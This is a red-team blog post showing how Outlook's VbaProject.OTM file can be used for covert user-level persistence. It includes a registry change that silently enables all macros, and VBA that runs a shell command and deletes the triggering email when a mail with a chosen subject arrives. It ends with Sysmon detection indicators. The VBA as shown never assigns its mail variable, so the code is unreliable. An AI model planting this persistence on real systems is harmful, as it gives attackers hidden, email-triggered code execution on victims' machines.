A Fresh Outlook on Mail Based Persistence

mdsec.co.uk/2020/11/a-fresh-outlook-on-mail-based-persistence/

November 23, 2020

Introduction


Low privileged, user land persistence techniques are worth their weight in gold, as there are far fewer opportunities from this perspective than when you're elevated. As such, we are always interested in researching new or novel techniques that are not widely documented and may fly under the blue team's radar. Last year, we presented a three part series on persistence and in this post we will revisit that topic, outlining a persistence technique that we more recently became aware of for Outlook, and that has so far remained off the radar of many blue teams that we operate against.

The subject of Outlook based persistence has been touched upon several times in the past, including prior work by Dave Hartley and Nick Landers who detailed how Outlook rules can be used to persist.


In this post however, we will focus on a different implementation to achieve similar results, using Outlook's `VbsProject.OTM` file. Despite this technique not being well popularised (at least to our knowledge), it has in the past been used by Cobalt Kitty as a command and control channel.

Analysis

Like most of the Microsoft Office product suite, Outlook has the ability to enable a developer tab and create VBA based macros through the VB Editor. Opening the editor and creating a simple macro, you will find an Outlook specific module named " `ThisOutlookSession` ":




Saving this macro will cause a `VbaProject.OTM` file to be created in the `%APPDATA%\Roaming\Microsoft\Outlook` directory:



Trying to execute the macro in the default configuration however will fail, the default configuration is "*Notifications for digitally signed macros, all other macros disabled*".

We can however modify this configuration by creating the Security registry key with the following values:



The `Level` value defines the macro security configuration, with the following values:

```
4 = Disable all macros without notification
3 = Notifications for digitally signed macros, all other macros disabled
2 = Notifications for all macros
1 = Enable all Macros
```

To allow macros to run in a covert manner with no notifications to the user, you may want to set the Level value to enable all macros during an operation.

Examining the `VbaProject.OTM` file, we discover it's a standard Microsoft Composite Document File (CDF):

```
dmc@deathstar ~  ✗ file ~/VbaProject.OTM
VbaProject.OTM: Composite Document File V2 Document, Cannot read section info
```

Further analysis with `oledump.py` shows an OLE stream with macro code inside:

```
dmc@deathstar ~  ✗ python oledump.py ~/VbaProject.OTM
  1:        43 'OutlookProjectData'
  2:       388 'OutlookVbaData/PROJECT'
  3:        59 'OutlookVbaData/PROJECTwm'
  4: M    6156 'OutlookVbaData/VBA/ThisOutlookSession'
  5:      2663 'OutlookVbaData/VBA/_VBA_PROJECT'
  6:       497 'OutlookVbaData/VBA/dir'
```

At this point, we now know that `VbaProject.OTM` is a standard OLE macro enabled document and as such the traditional tools and techniques for creating, obfuscating, purging and stomping these files still applies. As you'll be dropping it to disk, you may want to ensure its statically safe.

Let's dive in to how we can weaponise this for persistence.

Weaponisation

In order to turn the VBA code execution in to something meaningful, the code needs to execute as a result of an event. The `ThisOutlookSession` module allows you to subscribe to a number of different events within Outlook, and this leads to a variety of different opportunities to obtain code execution.

For the use case of persistence, potential options for interesting events might include something driven by the user such as Outlook opening, or alternatively something that's at the operator's discretion such as a particular mail arriving. For this example of weaponisation, we will focus on the latter and illustrate how to execute arbitrary VBA based on a mail arriving with a specific subject.

To determine when a new mail arrives, we can achieve this by firstly subscribing to events for the default Inbox when Outlook starts, this can be achieved using the following which first sets a variable for the default inbox folder (`olInboxItems`) while registering for events on it:

```
Option Explicit
Private WithEvents olInboxItems As Items
Private Sub Application_Startup()
    Set olInboxItems = Session.GetDefaultFolder(olFolderInbox).Items
End Sub
```

Using the reference to the user's Inbox, we can then use the "ItemAdd" callback to receive events when a new message arrives:

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
End Sub
```

Specifically, we are only interested in incoming e-mails, so we need to refine our callback so it only triggers for new mail items; we can do this by validating the `Item` to ensure it is of type "MailItem":

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
    If TypeOf Item Is MailItem Then
        MsgBox "You have mail"
    End If
End Sub
```

Of course we don't want to execute on every incoming mail, so we can filter down the incoming messages using whatever criteria we like, email address, subject, body content etc. Let's expand our code to execute when a mail arrives with a specific subject (`MailItem.Subject`), then delete the email after we've achieved code execution using the `MailItem.Delete` method:

```
Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
    On Error Resume Next
    Dim olMailItem As MailItem
    If TypeOf Item Is MailItem Then
       If InStr(olMailItem.Subject, "MDSec") > 0 Then
            MsgBox "Hack The Planet"
            olMailItem.Delete
        End If
    End If
    Set Item = Nothing
    Set olMailItem = Nothing
End Sub
```

Let's put it all together to pop calc:

```
Option Explicit

Private WithEvents olInboxItems As Items

Private Sub Application_Startup()
    Set olInboxItems = Session.GetDefaultFolder(olFolderInbox).Items
End Sub

Private Sub olInboxItems_ItemAdd(ByVal Item As Object)
    On Error Resume Next
    Dim olMailItem As MailItem
    If TypeOf Item Is MailItem Then
       If InStr(olMailItem.Subject, "MDSec") > 0 Then
            MsgBox "Hack The Planet"
            Shell "calc.exe"
            olMailItem.Delete
        End If
    End If
    Set Item = Nothing
    Set olMailItem = Nothing
End Sub
```

Popping calc is cool, but this can of course be better weaponised to spawn a beacon which is left as an exercise for the reader:

Detection

Detecting this technique from an endpoint perspective can be achieved through two key indicators:

1. Monitoring of creation/modification events (Sysmon event ID 11) for the `%APPDATA%\Roaming\Microsoft\Outlook\VbaProject.OTM` file.
2. Monitoring for creation/changes events (Sysmon event ID 12) for the `HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Security` key and value `Level`.

This blog post was written by Dominic Chell.